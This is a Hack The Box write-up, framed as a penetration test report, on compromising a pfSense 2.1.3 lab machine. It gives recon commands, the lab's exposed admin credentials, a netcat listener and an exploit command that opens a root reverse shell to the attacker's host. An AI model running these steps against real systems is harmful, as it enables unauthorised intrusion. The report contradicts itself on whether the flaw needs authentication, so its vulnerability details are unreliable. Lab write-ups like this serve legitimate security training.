Hack The Box Penetration Test Report

Machine Name: HTB-Sense

Author: Prince.

Severity: High

Date: 2nd June 2025

Table of Contents

1. Executive Summary

The target system was found to be running a vulnerable version of pfSense, exposing it to a known unauthenticated remote code execution (RCE) vulnerability. An attacker could exploit this flaw to gain full system access, bypassing authentication entirely.

As the compromised system serves as a network firewall, successful exploitation poses a high risk, potentially allowing complete perimeter compromise, traffic interception, and lateral movement within the network.

2. Risk Rating

Risk Factor	Assessment
Vulnerability	Unauthenticated RCE in pfSense (CVE-2014-4694)
Exploitability	High – Public exploit, no authentication required
Impact	High – Full system and potential network compromise
Exposure	High – Internet-facing firewall

Risk Factor	Assessment
Overall Risk Rating	**High**

3. Methodology

- **Reconnaissance**: An Nmap scan identified port 80 (HTTP) open, revealing a web interface running an outdated version of pfSense.
- **Enumeration**: The pfSense version was confirmed to be 2.1.3, known to be vulnerable to CVE-2014-4694, which allows unauthenticated command injection via the status_rrd_graph_img.php script.
- **Exploitation**: A crafted HTTP request exploiting the vulnerable script resulted in remote code execution with root privileges, without requiring authentication.
- **Conclusion**: The target system was fully compromised due to an unpatched critical vulnerability in an exposed firewall interface, emphasising the risks of outdated and internet-facing infrastructure.

4. Target Information

- IP Address: 10.10.10.60
- Machine Name: HTB-Sense
- Operating System: FreeBSD

5. Reconnaissance

Command Used:

```
sudo nmap -sV 10.10.10.60
```

Open Ports:

- 80/tcp - HTTP (lighttpd 1.4.35)
- 443/tcp - SSL/HTTPS

6. Enumeration

- Initial analysis of the web interface revealed a pfSense-managed login page. The web server accessible via HTTPS at:

```
https://10.10.10.60
```

- Directory enumeration was performed using Gobuster with the following command:

```
gobuster dir -u https://10.10.10.60 -x txt -t 50 -w
/usr/share/wordlists/dirb/common.txt
```

This revealed an exposed file:

```
https://10.10.10.60/system-users.txt
```

The file contained plaintext administrative credentials:

```
username: rohit
password: pfsense
```

- Using these credentials, access to the pfSense dashboard was obtained. The system was confirmed to be running pfSense version 2.1.3, which is affected by a known unauthenticated remote code execution vulnerability (CVE-2014-4694).
- A search using SearchSploit identified an available exploit script:

```
searchsploit pfsense
searchsploit -m 43560.py
```

This script was later used during the exploitation phase to achieve root access.

7. Exploitation

Initial access to the target system was achieved by exploiting a known remote code execution vulnerability in pfSense (CVE-2014-4694). This vulnerability allows authenticated users to execute arbitrary commands via a crafted request to the status_rrd_graph_img.php script.
A Python exploit script was used to gain a reverse shell with root privileges, eliminating the need for further privilege escalation.

Steps to Reproduce


- Start a Netcat listener on the attack machine:

```
nc -lvnp 4444
```

- Execute the exploit script with valid credentials:

```
python3 43560.py --rhost 10.10.10.60 --lhost 10.10.16.13 --lport 4444 --
username rohit --password pfsense
```

- Upon successful execution, a reverse shell was established as the root user, providing full administrative control over the system.



8. Remediation Recommendation

- Upgrade or decommission the outdated pfSense 2.1.3 system.
- Restrict external access to administrative interfaces and enforce strong authentication controls, including MFA.
- Remove exposed sensitive files and apply the Principle of Least Privilege.
- Establish a robust patch management process and conduct regular vulnerability assessments.

9. Conclusion

The Sense machine was compromised through a known RCE vulnerability in pfSense 2.1.3, leveraging exposed credentials to gain immediate root access. This highlights the risks of outdated software, poor credential management, and insufficient access controls. Timely patching and secure configuration are essential to prevent such compromises.

10. Proof of Access (Flags Captured)

- **user.txt**

- **root.txt**